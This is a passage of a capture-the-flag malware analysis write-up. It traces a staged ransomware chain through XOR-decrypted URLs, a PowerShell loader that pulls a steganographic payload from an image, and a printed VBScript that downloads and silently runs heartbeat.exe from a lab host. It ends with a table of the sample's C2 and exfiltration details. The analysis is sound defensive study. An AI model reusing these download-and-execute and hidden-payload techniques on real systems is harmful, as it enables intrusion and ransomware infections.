

We write a Python script to emulate this function and decrypt the hardcoded bytes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
def decrypt_url():
    # These are the bytes extracted from Ghidra Data Section
    hex_string = "24 11 6a 47 d2 ae 95 3f 6b 5c b2 ea d2 77 01 5c b9 90 da 2f 1d 70 b8 97 e7 63 12 77 5d c6 e1 ce 1c 6c 5a f9 f8 d2 6b"

    hex_string = hex_string.replace(" ", "")
    encrypted_data = bytes.fromhex(hex_string)

    decrypted = ""
    xor_key = 0x4c       # The XOR constant from the code
    multiplier = 0x29    # The ')' character multiplier

    print(f"[*] Decrypting {len(encrypted_data)} bytes...")

    for i in range(len(encrypted_data)):
        encrypted_byte = encrypted_data[i]
        calculation = ((i * multiplier) & 0xFF) ^ encrypted_byte ^ xor_key
        decrypted += chr(calculation)

    print("DECRYPTED URL:")
    print(decrypted)

if __name__ == "__main__":
    decrypt_url()

The decrypted URL is http://cdn.loveletters.thm/roses.jpg.
Phase 4: PowerShell and Steganography
The DLL constructs and executes a PowerShell command. This command is responsible for fetching the next stage.


The script downloads the image roses.jpg. Images are excellent carriers for malware (Steganography) because they are often allowed through firewalls where .exe or .ps1 files would be blocked.
The script doesn’t just display the image; it reads the bytes and searches for a marker.
1
2
3
4
5
6
# ...
$h1 = "http://cdn.loveletters.thm/roses.jpg"
# ...
$c1 = @(0x3C,0x21,0x2D,0x2D,...) # Marker: <!--VALENTINE_PAYLOAD_START-->
$c3 = [byte[]](0x52,0x4F,0x53,0x45,0x53) # Key: ROSES
# ...
It’s a matter of translating bytes into human-readable language. 
Logic:
- Download the JPG.
- Find the start tag
<!--VALENTINE_PAYLOAD_START-->. - Read the bytes after the tag.
- Decrypt them using XOR with the key
ROSES.
| Variable | Decoded Value / Intent |
|---|---|
$d2 | ”[*] Cupid’s Arrow Loader” (The script’s “name”) |
$h1 | http://cdn.loveletters.thm/roses.jpg |
$e9 | cscript.exe |
$e8 | %TEMP%\valentine.vbs |
| Key | ROSES |
$h2 | CUPID |



We can extract the payload manually using Python to verify what comes next.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import base64

with open("roses.jpg", "rb") as f:
    data = f.read()

marker = b"<!--VALENTINE_PAYLOAD_START-->"
idx = data.find(marker)

if idx < 0:
    print("Marker not found!")
else:
    print(f"Marker found at offset {idx}")
    payload = data[idx + len(marker):-2]

    key = b"ROSES"
    # Simple XOR decryption
    decrypted = bytes([payload[i] ^ key[i % len(key)] for i in range(len(payload))])

    # ... Decode Base64 and print
1
2
3
4
5
6
7
8
9
10
11
12
13
14

Marker found at offset 36
Payload length: 2440 bytes
First 20 bytes (raw): b"\x00\x08?1\x1a\x15\x15)'*%(7v\x1e!\x06\x14\x17$"
First 50 chars after XOR: b'RGltIGZzbywgd3MsIGRwLCB4aCwgc2EKClNldCBmc28gPSBDcm'


--- DECRYPTED PAYLOAD ---
Dim fso, ws, dp, xh, sa
' ...
dp = fso.GetSpecialFolder(2).Path & "\heartbeat.exe"
' ...
xh.Open "GET", "http://cdn.loveletters.thm/heartbeat.exe", False
xh.Send
' ... Saves to heartbeat.exe and runs it
ws.Run "cmd /c start "" "" & dp & """, 0, False
The extracted payload is, yet again, a VBScript. This multi-stage approach (HTA -> DLL -> PS1 -> Stego -> VBS) is designed to exhaust the defenders and automated sandboxes. This final script downloads the actual binary: heartbeat.exe.

Phase 5: HeartBeat Ransomware Analysis
The final payload heartbeat.exe executes and encrypts files. This confirms it is a Ransomware attack.

We examine the ransom note left behind. It contains all the configuration details we need to understand the C2 communication.
| Category | Value | Description / Context |
|---|---|---|
| Malware Name | HeartBeat v2.0 | Internal versioning identified in the ransom note. |

| Agent Identifier | cupid_agent | Hardcoded User-Agent used for HTTP communication. |

| C2 Domain | api.valentinesforever.thm | Command & Control server for data exfiltration. |
| Exfiltration Path | /exfil | Endpoint used for sending stolen data via POST requests. |
| Auth Credential | R0s3s4r3R3d!V10l3ts4r3Blu3#2024 | Secret string likely used in the Authorization: Basic header. |
| BTC Address | 1L0v3Y0uF0r3v3r4ndEv3r2024xoxo | Bitcoin wallet for ransom payment. |
| Ransom Demand | 0.5 BTC | Financial cost to decrypt the files. |
| Target Extension | .enc | Extension appended to files after successful encryption. |
